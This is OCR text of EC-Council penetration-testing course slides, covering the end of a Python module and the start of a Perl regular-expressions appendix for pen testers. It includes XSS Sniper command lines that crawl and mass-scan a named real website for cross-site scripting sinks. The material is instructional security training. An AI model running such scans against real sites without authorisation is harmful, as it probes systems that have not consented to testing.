


- It looks through a tag's descendants and **retrieves all descendants** that match the specified filters.
  - `soup.find_all("title")`
  - `soup.find_all("p", "title")`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



XSS Sniper

As the code in the screenshot shows, it is quite easy to build Python code to automate our penetration testing steps by using XSS Sniper.

Additional usage

- Mass scan an entire website including forms:

  Python xsssniper.py -u "http://eccouncil.org" --crawl –forms

- Analyze javascripts (embedded and linked) in the target page to search for common sinks and sources:

  python xsssniper.py -u "http://eccouncil.org" –dom

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB Python Pen Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- Reviewed the basic concepts of Python
- Explored scripts specific to pen testing
- Created and tested Python scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional

Appendix G


Perl Environment and Scripting

MODULE OBJECTIVE

Review the basic concepts of Perl
Explore scripts specific to pen testing
Create and test Perl scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perl

Please note that everything in UNIX and Linux is treated as a file, and therefore, a device or anything on the system, is treated as a file.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Regular Expressions

Regular expressions are patterns that use a special syntax to filter input and output text. They are the standard for any type of text filtering and manipulation, and several of the most popular programming languages today support the basic regular expression syntax. Since a large part of penetration testing involves unknowns and variables, these expressions are extremely important for us to fine-tune the results of penetration testing from any source that responds with text or binary that could contain text. They help the pen tester reduce the amount of traffic generated during the test and also save time and cut costs when found in any process that might involve text.

In Perl, the period is a special character. Take 13.7 as an example. If we feed this into the Perl **`m//`** matching operator, this positively matches any line that contains substrings such as **`13a7`**, **`13b7`**, **`1307`**, **`13.7`**, **`13>7`**, and even **`13,7`**. It even includes non-alphanumeric characters such as **`13-7`**, **`13^7`**, and even **`13 7`** (this is a space). This can easily be compared to the? character in the Linux shell bash, and we find that both act the same.

Anchors are metacharacters that allow to anchor our pattern to the beginning or end of the input string. For instance, the caret character **`^`** allows to anchor the pattern filter to the beginning of the string. Say, for example, that we are searching through a file and want to display lines that begin with the literal string Perl.

See **`^Perl`** as an example.

We can use this with any application that takes a regexp as an argument. Egrep, for example, takes a regexp as an argument and filters the output to only display what matches with the rules in the regexp's syntax.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


To match a string or line that ended with the literal string Perl, the dollar character **$** can be used.

See **Perl$** as an example.

This matches any string that ends with the word Perl. The underlying principle of anchoring patterns can be applied without using the **^** and **$** metacharacters. For instance, if the pen tester knows that the lines will contain **HTML IMG** image tags and is in the process of reporting during the penetration test, they will require a finely tuned list of images that contain sensitive metadata. Since it is known that **IMG HTML** tags have a source attribute, **src=""**, only what is enclosed within the double quotations is required. The beginning of the pattern can then be anchored to the **src="** text and to the end of the closing double quotation mark, as follows: **src="[^"]+"**

The double quotation marks are used as anchors. These anchor metacharacters and methods are vital to ensure that we create precise filters for our input when dealing with strings.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perl String Functions and Operators

In the screenshot on the slide, Perl is used to call the cURL program.

- **Perl `m//` Matching Operator**

  This simple code uses the `` ` ` `` (backticks) syntax to iterate through the returned output of the curl command from the shell. We analyze every line and print if the **`src`** attribute comes right after the opening **`HTML IMG`** tag. This is an extremely simple example. If this statement were to be read as an algebraic word problem, it would read as follows: "If the local variable for each line returned from the HTML page using curl contains the pattern matching the regular expression rules **`<img.src`**, then print it." Thus, it is easy to see how much more flexible this is than searching for static lines.

- **Perl `s///` Substitution Operator**

  Substituting text is another vital Perl skill. This also involves using regular expressions, and when used properly, can result in smaller, more convenient code that uses fewer external resources. Let us remove all the text that is not our source attribute value in the **`HTML IMG`** tags that we find in a target's web page.

  In the lower screenshot on the slide, we see that the substitution operator **`s///`** actually completely removes the string **`<img src="`** or even **`<img src='`** with the simple Boolean OR logic square brackets. The substitution operator has three slashes and takes two arguments. It takes the first expression, and using the regular expression syntax, matches the input text and then substitutes the matched text for the second. See **`s/this/that/X`** for an example.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

